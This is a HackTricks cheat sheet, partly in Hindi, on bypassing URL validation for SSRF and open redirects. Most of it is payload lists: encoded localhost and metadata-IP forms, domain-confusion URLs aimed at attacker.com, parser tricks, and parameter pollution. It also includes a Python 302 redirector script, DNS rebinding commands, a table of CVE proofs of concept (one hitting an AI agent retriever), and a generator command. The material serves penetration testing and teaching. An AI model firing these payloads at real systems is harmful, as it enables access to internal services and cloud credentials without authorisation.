 HackTricks
URL Format Bypass
Tip
AWS हैकिंग सीखें और अभ्यास करें:
HackTricks Training AWS Red Team Expert (ARTE)
GCP हैकिंग सीखें और अभ्यास करें:HackTricks Training GCP Red Team Expert (GRTE)
HackTricks Training Azure Red Team Expert (AzRTE)
HackTricks का समर्थन करें
- सदस्यता योजनाओं की जांच करें!
- हमारे 💬 Discord समूह या टेलीग्राम समूह में शामिल हों या हमें Twitter 🐦 @hacktricks_live** पर फॉलो करें।**
- हैकिंग ट्रिक्स साझा करें और HackTricks और HackTricks Cloud गिटहब रिपोजिटरी में PRs सबमिट करें।
Localhost
Localhost payloads
```bash # Localhost 0 # Yes, just 0 is localhost in Linux http://127.0.0.1:80 http://127.0.0.1:443 http://127.0.0.1:22 http://127.1:80 http://127.000000000000000.1 http://0 http:@0/ --> http://localhost/ http://0.0.0.0:80 http://localhost:80 http://[::]:80/ http://[::]:25/ SMTP http://[::]:3128/ Squid http://[0000::1]:80/ http://[0:0:0:0:0:ffff:127.0.0.1]/thefile http://①②⑦.⓪.⓪.⓪CIDR bypass
http://127.127.127.127 http://127.0.1.3 http://127.0.0.0
Dot bypass
127。0。0。1 127%E3%80%820%E3%80%820%E3%80%821
Decimal bypass
http://2130706433/ = http://127.0.0.1 http://3232235521/ = http://192.168.0.1 http://3232235777/ = http://192.168.1.1
Octal Bypass
http://0177.0000.0000.0001 http://00000177.00000000.00000000.00000001 http://017700000001
Hexadecimal bypass
127.0.0.1 = 0x7f 00 00 01 http://0x7f000001/ = http://127.0.0.1 http://0xc0a80014/ = http://192.168.0.20 0x7f.0x00.0x00.0x01 0x0000007f.0x00000000.0x00000000.0x00000001
Mixed encodings bypass
169.254.43518 -> Partial Decimal (Class B) format combines the third and fourth parts of the IP address into a decimal number 0xA9.254.0251.0376 -> hexadecimal, decimal and octal
Add 0s bypass
127.000000000000.1
You can also mix different encoding formats
https://www.silisoftware.com/tools/ipconverter.php
Malformed and rare
localhost:+11211aaa localhost:00011211aaaa http://0/ http://127.1 http://127.0.1
DNS to localhost
localtest.me = 127.0.0.1 customer1.app.localhost.my.company.127.0.0.1.nip.io = 127.0.0.1 mail.ebc.apple.com = 127.0.0.6 (localhost) 127.0.0.1.nip.io = 127.0.0.1 (Resolves to the given IP) www.example.com.customlookup.www.google.com.endcustom.sentinel.pentesting.us = Resolves to www.google.com http://customer1.app.localhost.my.company.127.0.0.1.nip.io http://bugbounty.dod.network = 127.0.0.2 (localhost) 1ynrnhl.xip.io == 169.254.169.254 spoofed.burpcollaborator.net = 127.0.0.1
</details>
.png>)
यह **Burp extension** [**Burp-Encode-IP**](https://github.com/e1abrador/Burp-Encode-IP) IP formatting bypasses को लागू करता है।
### Domain Parser
<details>
<summary>Domain parser bypasses</summary>
```bash
https:attacker.com
https:/attacker.com
http:/\/\attacker.com
https:/\attacker.com
//attacker.com
\\/\/attacker.com/
/\/attacker.com/
/attacker.com
%0D%0A/attacker.com
#attacker.com
#%20@attacker.com
@attacker.com
http://169.254.1698.254\@attacker.com
attacker%00.com
attacker%E3%80%82com
attacker。com
ⒶⓉⓉⒶⒸⓀⒺⓡ.Ⓒⓞⓜ
# double encoded fragment to bypass split("#"): attacker.com%2523@victim
Domain confusion payloads
```bash # Try also to change attacker.com for 127.0.0.1 to try to access localhost # Try replacing https by http # Try URL-encoded characters https://{domain}@attacker.com https://{domain}.attacker.com https://{domain}%6D@attacker.com https://attacker.com/{domain} https://attacker.com/?d={domain} https://attacker.com#{domain} https://attacker.com@{domain} https://attacker.com#@{domain} https://attacker.com%23@{domain} https://attacker.com%00{domain} https://attacker.com%0A{domain} https://attacker.com?{domain} https://attacker.com///{domain} https://attacker.com\{domain}/ https://attacker.com;https://{domain} https://attacker.com\{domain}/ https://attacker.com\.{domain} https://attacker.com/.{domain} https://attacker.com\@@{domain} https://attacker.com:\@@{domain} https://attacker.com#\@{domain} https://attacker.com\anything@{domain}/ https://www.victim.com(\u2044)some(\u2044)path(\u2044)(\u0294)some=param(\uff03)hash@attacker.com # colon + backslash confusion (CVE-2025-0454 in autogpt) http://localhost:\@google.com/../On each IP position try to put 1 attackers domain and the others the victim domain
http://1.1.1.1 &@2.2.2.2# @3.3.3.3/
Parameter pollution
next={domain}&next=attacker.com
</details>

### Paths and Extensions Bypass

यदि यह आवश्यक है कि URL किसी path या extension में समाप्त हो, या इसमें path होना चाहिए, तो आप निम्नलिखित bypasses में से किसी एक को आजमा सकते हैं:
https://metadata/vulnerable/path#/expected/path https://metadata/vulnerable/path#.extension https://metadata/expected/path/..%2f..%2f/vulnerable/path
### Fuzzing

यह टूल [**recollapse**](https://github.com/0xacb/recollapse) दिए गए इनपुट से वैरिएशन्स जनरेट कर सकता है ताकि उपयोग किए गए regex को बायपास करने की कोशिश की जा सके। अधिक जानकारी के लिए [**this post**](https://0xacb.com/2022/11/21/recollapse/) भी देखें।

### Automatic Custom Wordlists

portswigger का [**URL validation bypass cheat sheet** webapp](https://portswigger.net/web-security/ssrf/url-validation-bypass-cheat-sheet) देखें जहाँ आप allowed host और attacker का host दर्ज कर सकते हैं और यह आपके लिए ट्राय करने के लिए URLs की एक सूची जेनरेट करेगा। यह यह भी ध्यान में रखता है कि क्या आप URL को parameter में, Host header में या CORS header में उपयोग कर सकते हैं।

<a class="content_ref" href="https://portswigger.net/web-security/ssrf/url-validation-bypass-cheat-sheet"><span class="content_ref_label">URL validation bypass cheat sheet for SSRF/CORS/Redirect - 2024 Edition | Web Security Academy</span></a>

### Bypass via redirect

यह संभव है कि सर्वर SSRF के **filtering the original request** कर रहा हो **but not** उस अनुरोध के संभावित **redirect** response को।\
उदाहरण के लिए, SSRF के लिए कमजोर सर्वर `url=https://www.google.com/` हो सकता है और वह **filtering the url param** कर रहा हो। लेकिन यदि आप [python server to respond with a 302](https://pastebin.com/raw/ywAUhFrv) का उपयोग करके उस जगह पर redirect करते हैं जहाँ आप भेजना चाहते हैं, तो आप 127.0.0.1 जैसे **access filtered IP addresses** या यहाँ तक कि gopher जैसे filtered **protocols** तक पहुँचने में सक्षम हो सकते हैं।\
[Check out this report.](https://sirleeroyjenkins.medium.com/just-gopher-it-escalating-a-blind-ssrf-to-rce-for-15k-f5329a974530)

<details>
<summary>Simple redirector for SSRF testing</summary>
```python
#!/usr/bin/env python3

#python3 ./redirector.py 8000 http://127.0.0.1/

import sys
from http.server import HTTPServer, BaseHTTPRequestHandler

if len(sys.argv)-1 != 2:
print("Usage: {} <port_number> <url>".format(sys.argv[0]))
sys.exit()

class Redirect(BaseHTTPRequestHandler):
def do_GET(self):
self.send_response(302)
self.send_header('Location', sys.argv[2])
self.end_headers()

HTTPServer(("", int(sys.argv[1])), Redirect).serve_forever()
DNS rebinding bypass (2025+)
यहाँ तक कि जब कोई SSRF filter HTTP request भेजने से पहले एक single DNS resolution करता है, तब भी आप lookup और connection के बीच domain को rebinding करके internal hosts तक पहुँच सकते हैं:
victim.example.comको एक public IP पर point करें ताकि यह allow‑list / CIDR check पास कर जाए।- बहुत कम TTL सर्व करें (या अपना authoritative server इस्तेमाल करें) और वास्तविक request भेजने से ठीक पहले domain को
127.0.0.1या169.254.169.254पर rebind करें। - Singularity (
nccgroup/singularity) जैसे tools authoritative DNS + HTTP server को automate करते हैं और ready‑made payloads शामिल करते हैं। उदाहरण के तौर पर चलाने का तरीका:python3 singularity.py --lhost <your_ip> --rhost 127.0.0.1 --domain rebinder.test --http-port 8080.
यह technique 2025 में BentoML के “safe URL” patch और समान single‑resolve SSRF filters को bypass करने के लिए इस्तेमाल की गई थी।
समझाई गई ट्रिक्स
Backslash-trick
the backslash-trick WHATWG URL Standard और RFC3986 के बीच के फर्क का फायदा उठाता है। जहाँ RFC3986 सामान्य framework है URIs के लिए, WHATWG web URLs के लिए specific है और modern browsers में उपयोग होता है। मुख्य अंतर WHATWG standard में backslash (\) को forward slash (/) के समकक्ष मानने में है, जो URL parsing को प्रभावित करता है और विशेष रूप से hostname से path में transition को कैसे चिह्नित किया जाता है उसे बदल देता है।

Left square bracket
यूज़रइनफ़ो segment में “left square bracket” character [ Spring’s UriComponentsBuilder को ऐसा hostname value लौटाने का कारण बन सकता है जो browsers से भिन्न हो: https://example.com[@attacker.com
Other Confusions
.png)
चित्र स्रोत: https://claroty.com/2022/01/10/blog-research-exploiting-url-parsing-confusion/
IPv6 Zone Identifier (%25) Trick
RFC 6874 को support करने वाले आधुनिक URL parsers link-local IPv6 addresses को percent sign के बाद एक zone identifier शामिल करने की अनुमति देते हैं। कुछ security filters इस syntax से अनभिज्ञ होते हैं और केवल square-bracketed IPv6 literals को ही हटाते हैं, जिससे निम्न payload internal interface तक पहुँच जाता है:
http://[fe80::1%25eth0]/          # %25 = encoded '%', interpreted as fe80::1%eth0
http://[fe80::a9ff:fe00:1%25en0]/ # Another example (macOS style)
यदि लक्ष्य एप्लिकेशन सत्यापित करता है कि host नहीं है fe80::1 पर % पर पार्सिंग रोक देता है, तो यह अनुरोध को गलत तरीके से external मान सकता है। किसी भी सुरक्षा निर्णय से पहले पते को हमेशा सामान्यीकृत करें या वैकल्पिक zone id को पूरी तरह हटा दें।
हाल के लाइब्रेरी पार्सिंग CVEs (2022–2026)
कई प्रमुख frameworks में hostname-mismatch समस्याएँ पाई गई हैं जिन्हें ऊपर दिए गए ट्रिक्स से URL वैलिडेशन बाईपास होने पर SSRF के लिए exploit किया जा सकता है:
| वर्ष | CVE | Component | Bug synopsis | Minimal PoC |
|---|---|---|---|---|
| 2025 | CVE-2025-0454 | Python requests + urllib.parse (autogpt) | Parsing mismatch on http://localhost:\\@google.com/../ की वजह से allow‑lists को host google.com लगता है जबकि अनुरोध localhost पर जाता है। | requests.get("http://localhost:\\@google.com/../") |
| 2025 | CVE-2025-2691 | Node package nossrf | Library meant to block SSRF केवल मूल hostname की जाँच करती है, न कि resolved IP, जिससे ऐसे hostnames स्वीकार हो जाते हैं जो private रेंज पर resolve होते हैं। | curl "http://trusted.example" --resolve trusted.example:80:127.0.0.1 |
| 2024 | CVE-2024-29415 | Node ip package | isPublic() ने dotted‑octal / short‑form localhost (उदा., 0127.0.0.1, 127.1) को public के रूप में गलत श्रेणीबद्ध किया, जिससे फिल्टर्स आंतरिक लक्ष्यों को स्वीकार कर लेते हैं। | ip.isPublic('0127.0.0.1') returns true on vulnerable versions |
| 2024 | CVE-2024-3095 | Langchain WebResearchRetriever | कोई host filtering नहीं; GET अनुरोध AI एजेंट्स से IMDS/localhost तक पहुँच सकते हैं। | User‑controlled URL inside WebResearchRetriever |
| 2024 | CVE-2024-22243 / ‑22262 | Spring UriComponentsBuilder | [ userinfo में Spring और ब्राउज़र्स द्वारा अलग parsed होता है, जिससे allow‑list bypass संभव होता है। | https://example.com\[@internal |
| 2023 | CVE-2023-27592 | urllib3 <1.26.15 | Backslash confusion ने http://example.com\\@169.254.169.254/ को ऐसे host फिल्टर्स बाइपास करने दिया जो @ पर split करते हैं। | — |
| 2022 | CVE-2022-3602 | OpenSSL | जब नाम के अंत में . जुड़ा हो तो hostname verification स्किप हो जाती है (dotless domain confusion)। | — |
Payload-generation helpers (2024+)
हाथ से बड़ी कस्टम शब्द-सूचियाँ बनाना झंझटभरा होता है। ओपन-सोर्स टूल SSRF-PayloadMaker (Python 3) अब 80 k+ host-mangling कॉम्बिनेशंस स्वचालित रूप से जनरेट कर सकता है, जिनमें mixed encodings, forced-HTTP downgrade और backslash variants शामिल हैं:
# Generate every known bypass that transforms the allowed host example.com to attacker.com
python3 ssrf_maker.py --allowed example.com --attacker attacker.com -A -o payloads.txt
प्राप्त सूची को सीधे Burp Intruder या ffuf में फीड किया जा सकता है।
संदर्भ
- https://as745591.medium.com/albussec-penetration-list-08-server-side-request-forgery-ssrf-sample-90267f095d25
- https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Server%20Side%20Request%20Forgery/README.md
- https://portswigger.net/research/new-crazy-payloads-in-the-url-validation-bypass-cheat-sheet
- https://nvd.nist.gov/vuln/detail/CVE-2024-22243
- https://github.com/hsynuzm/SSRF-PayloadMaker
- https://medium.com/%40narendarlb123/1-cve-2025-0454-autogpt-ssrf-via-url-parsing-confusion-921d66fafcbe
- https://www.tenable.com/blog/how-tenable-bypassed-patch-for-bentoml-ssrf-vulnerability-CVE-2025-54381
Tip
AWS हैकिंग सीखें और अभ्यास करें:
GCP हैकिंग सीखें और अभ्यास करें:HackTricks का समर्थन करें
- सदस्यता योजनाओं की जांच करें!
- हमारे 💬 Discord समूह या टेलीग्राम समूह में शामिल हों या हमें Twitter 🐦 @hacktricks_live** पर फॉलो करें।**
- हैकिंग ट्रिक्स साझा करें और HackTricks और HackTricks Cloud गिटहब रिपोजिटरी में PRs सबमिट करें।